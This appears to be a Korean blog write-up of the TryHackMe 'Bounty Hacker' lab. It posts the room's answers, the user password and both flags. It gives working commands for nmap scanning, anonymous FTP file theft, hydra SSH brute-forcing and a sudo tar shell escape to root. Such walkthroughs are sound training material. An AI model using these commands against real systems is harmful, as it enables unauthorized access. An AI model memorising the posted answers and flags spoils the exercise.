TryHackMe
TryHackMe - Bounty Hacker
supp0rt
2025. 11. 14. 14:32
Problem
Deploy the machine.
Find open ports on the machine
Who wrote the task list?
더보기
lin
What service can you bruteforce with the text file found?
더보기
ssh
What is the users password?
더보기
RedDr4gonSynd1cat3
user.txt
더보기
THM{CR1M3_SyNd1C4T3}
root.txt
더보기
THM{80UN7Y_h4cK3r}
Set
ip: 10.201.61.47
난이도: easy
1. nmap
nmap -sC -sV $target -oN nmap_result -T4 --min-rate=1500
21, 22, 80 포트가 열려있는 것을 확인한다.
2. ftp
열려있는 ftp 포트에 접근 후 익명 접근 및 내부 파일 탈취를 시도한다.

익명 접근이 성공하여 내부에 있는 locks.txt 및 task.txt 탈취를 성공하였다.
3. ftp 파일 분석
ftp로 받아온 파일은 분석한다.


확인한 결과 locks.txt에는 임의의 문자열이 존재하고 task.txt에는 lin이라는 사용자가 남긴 글을 확인할 수있다.
4. ssh 무작위 대입
ftp 파일에서 찾은 lin이라는 사용자와 무작위 문자열을 이용하여 ssh 연결을 시도한다.
hydra -q -V -t 5 -l 'lin' -P locks.txt $target ssh
무작위 대입 결과 로그인을 성공한 것을 확인할 수 있다.
5. ssh 연결 및 user.txt 확인
ssh lin@target
RedDr4gonSynd1cat3
6. root 권한 상승
lin 계정에서 root 권한 상승을 위해 정보 수집을 시작한다.
먼저 linpeas를 돌리기 전에 sudo 권한을 확인해 본다.

확인한 결과 /bin/tar를 root 권한으로 실행 가능한 것을 확인한다.
tar 명령어를 root 권한으로 사용할 수 있으므로 GTFO Bins에서 검색을 진행한다.

sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=e
xec=/bin/sh
이제 /root 폴더에서 root.txt를 확인하면 된다.